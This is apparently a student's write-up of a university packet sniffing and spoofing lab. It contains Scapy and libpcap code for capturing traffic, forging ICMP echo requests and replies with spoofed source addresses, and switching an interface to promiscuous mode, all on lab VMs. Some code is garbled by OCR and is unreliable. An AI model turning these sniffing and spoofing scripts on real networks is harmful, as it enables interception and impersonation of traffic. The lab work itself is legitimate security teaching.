
Packet Sniffing and Spoofing Lab

Chunxi Wang

LabTask1: Using tools to sniff and spoof packets

Use Scapy:

After pip install scapy module on VM, I run this python program with root privilege. This python program import all scapy modules, take IP as a parameter and display the completely return packet.



Code:

```
from scapy.all import *          #import all scapy modules

a = IP()                         #take IP as a parameter

a.show()
```


Task 1.1A: Sniffing Packets

In this python program, it import all scapy modules and

Code:


```
from scapy.all import *                          #import all scapy modules

def print_pkt(pkt):                              #define a function named print_pkt

        pkt.show()                               #view this specific packet

pkt = sniff(filter='icmp',prn=print_pkt)         #sniff this captured packet with filter, which sniff only ICMP packets
```

First try (with root privilege):



Second try (without root privilege):

Cannot run program because it is related to security issues. Must need root privilege.





Task 1.1B: Spoofing ICMP Packets:

- Capture only the ICMP packet: The filter in task 1.1 is already ICMP so It is **same** to task 1.1
- Capture any TCP packet that comes from a particular IP and with a destination port number 23:

  Code:


```
from scapy.all import *                          #import all scapy modules

def print_pkt(pkt):

        pkt.show()

pkt = sniff(filter='cp dst port 23',prn=print_pkt)      #sniff this captured packet with filter, which sniff only port 23

                                                 #scapy filter should use BPF syntax
```





- Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.

Code:





```
from scapy.all import *

def print_pkt(pkt): pkt.show()

pkt = sniff(filter='dst net 128.230.0.0/16'  ,prn=print_pkt)

# sniff this captured packet with filter, which sniff only destination IP is Syracuse university's IP.
```

Task 1.2: Spoofing ICMP Packets


Demonstrate that my code can spoof an ICMP echo request with an arbitrary IP address:

In VM1 (IP address is 10.0.2.14):




Code:

```
from scapy.all import *                          #import all scapy modules

a=IP()

a.dst='1.2.3.4'                                  #change VM1 IP address to a different one

a.src='10.0.2.16'                                #the destination IP is VM2 IP address

b=ICMP()

p=a/b                                            #ls(p) show all attributes to check

send(p)                                          #send the packet

ls(p)
```



As we can see from the details shown in VM1, the spoofing packet has been sent.


In VM2 (IP address is 10.0.2.16), use Wireshark to monitor the network. AS we can see from the Wireshark screenshot, there is an ICMP packet from 1.2.3.4. And there is also a reply message by VM2 to 1.2.3.4.



Task 1.3: Tracerroute

Code:

```
from scapy.all import *        #import all scapy modules
a=IP()
a.dst='8.8.8.8'                #set the destination IP address to 8.8.8.8
i=1                            #initialize a integer to control the cycle
while i<20:                    #increase TTL from 1 to 20
        a.ttl=i                #set TTL
        b=ICMP()
        send(a/b)
        i+=1                   #increase TTL number
```




As we can see from this Wireshark screenshot, the black row shows the TTL has been exceeded.


Task 1.4: Sniffing and-then Spoofing

Code:

```
from scapy.all import *                                  #import all scapy modules

def spoof_pkt(pkt):

        p=pkt.payload                                    #???

        if p.type==8:                                    #find whether the packet is an echo request

                print("Original packet...")

                print("Source IP : ", pkt[IP].src)       #print out the original source

                print("Destination IP: ", pkt[IP].dst)   #print out the original destination

                m=p.dst                                  #swap the destination and source by "m"

                p.dst=p.src

                p.src=m

                p.type=0                                 #set ICMP type as echo reply

                print("Spoofed packet...")

                print("Source IP : ", p.src)             #print out the spoofed source

                print("Destination IP: ", p.dst)         #print out the spoofed destination

                send(p)                                  #send this spoofed packet

pkt=sniff(filter='icmp', prn=spoof_pkt)
```



As we can see from the screenshot above, after running the sniffing and spoofing program on VM A, even if ping an IP address not exist on VM B, it still can successfully ping. From the screenshot below from VM A, we can check we successfully create a fake echo reply from IP 1.2.3.4.



Task 2.1: writing packet sniffing program

Task 2.1A: Understanding how a sniffer works

Question 1. Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.

Sequence: start a pcap session; compile filter into BPF code; pcap works and capture certain kinds of packets; Close session.

Question 2. Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

If you do not have root privilege, you cannot use raw sockets. Because you can use the sniffer program to sniff any packets, it may interfere with traffic.


Question 3. Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.

Code enable promiscuous mode:

```
Import os

ret=os.system("ifconfig enp0s3 promisc")
#my network name is "enp0s3"
```

Code disable promiscuous mode:

```
Import os

ret=os.system("ifconfig enp0s3 -promisc")
```



When promiscuous mode is on, the specific network card can capture all traffic go through it, instead of the data only send towards this device. I can use the simple sniffing program to demonstrate it. If promiscuous mode is not on, the sniffing


program cannot sniff packets from outside network address, such as “8.8.8.8”. It can only sniff packtes in the same network. Such as “10.0.2.100”. However, if it is turned on, it can sniff packets from “8.8.8.8”.


Task 2.1B: Writing Filters

• Capture the ICMP packets between two specific hosts.


Code:

```
#include <pcap.h>

#include <stdio.h>

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)

{ printf("Got a packet!\n"); }

int main() {

        pcap_t *handle;

        char errbuf [PCAP_ERRBUF_SIZE];

        struct bpf_program fp;

        char filter_exp[]="icmp and host 10.0.2.14 and host 10.0.2.16";        //set the filter between two VMs

        buf_u_int32 net;

        handle=pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);        //"enp0s3"is the name of VM's network device

        pcap_compile(handle, &fp, filter_exp, 0, net);        //compile filter to BPF code

        pcap_setfilter(handle, &fp);

        pcap_loop(handle, -1, got_packet, NULL);

        pcap_close(handle);

        return 0; }
```





The packet between two VMs can work. However, packets not between 10.0.2.14 and 10.0.2.16 cannot work. As shown in the screenshot below: When I ping 8.8.8.8, this program **cannot** catch any packets.




- **Capture the TCP packets with a destination port number in the range from 10 to 100.**


Code:

```
#include<pcap.h>

#include <stdio.h>

#include <arpa/inet.h>

#define ETHER_ADDR_LEN 6                                    //Ethernet addresses are 6 bytes.
```


```
struct ethheader{
        unsigned char ether_dhost[ETHER_ADDR_LEN];
        unsigned char ether_Shost[ETHER_ADDR_LEN];
        unsigned short int ether_type; };
struct ipheader{
        unsigned char           iph_ihl:4, iph_ver:4;
        unsigned char           iph_tos;
        unsigned short int      iph_len;
        unsigned short int      iph_ident;
        unsigned short int      iph_flag:3, iph_offset:13;
        unsigned char           iph_ttl;
        unsigned char           iph_protocol;
        unsigned short int      iph_chksum;
        struct in_addr          iph_sourceip;
        struct in_addr          iph_destip; };
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
        printf("Got a packet!\n");
        struct ethheader *eth=(struct ethheader*)packet;
        if (ntohs(eth->ether_type)==0x0800){
                struct ipheader *ip=(struct ipheader*)(packet+sizeof(struct ethheader));
                printf("Source: %s\n", inet_ntoa(ip->iph_sourceip));
                printf("Destination: %s\n", inet_ntoa(ip->iph_destip)); } }
int main() {
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[]="ip proto \\tcp and dst portrange 10-100";                    //apply the filter
```

```
bpf_u_int32 net;

handle=pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

pcap_compile(handle, &fp, filter_exp, 0, net);

pcap_setfilter(handle, &fp);

pcap_loop(handle, -1, got_packet, NULL);

pcap_close(handle);

return 0; }
```





As we can see from the screen above, I use Wireshark as an examine tool. After applying filter "**tcp.port>9&&tcp.port<101**" as required, I can get a series of packets destination port number between 10-100. Then check the output of the sniffing program. We can find out the result packets are same with the results in Wireshark. (The screenshot below is the output of the sniffing program)



Task 2.1C: Sniffing passwords

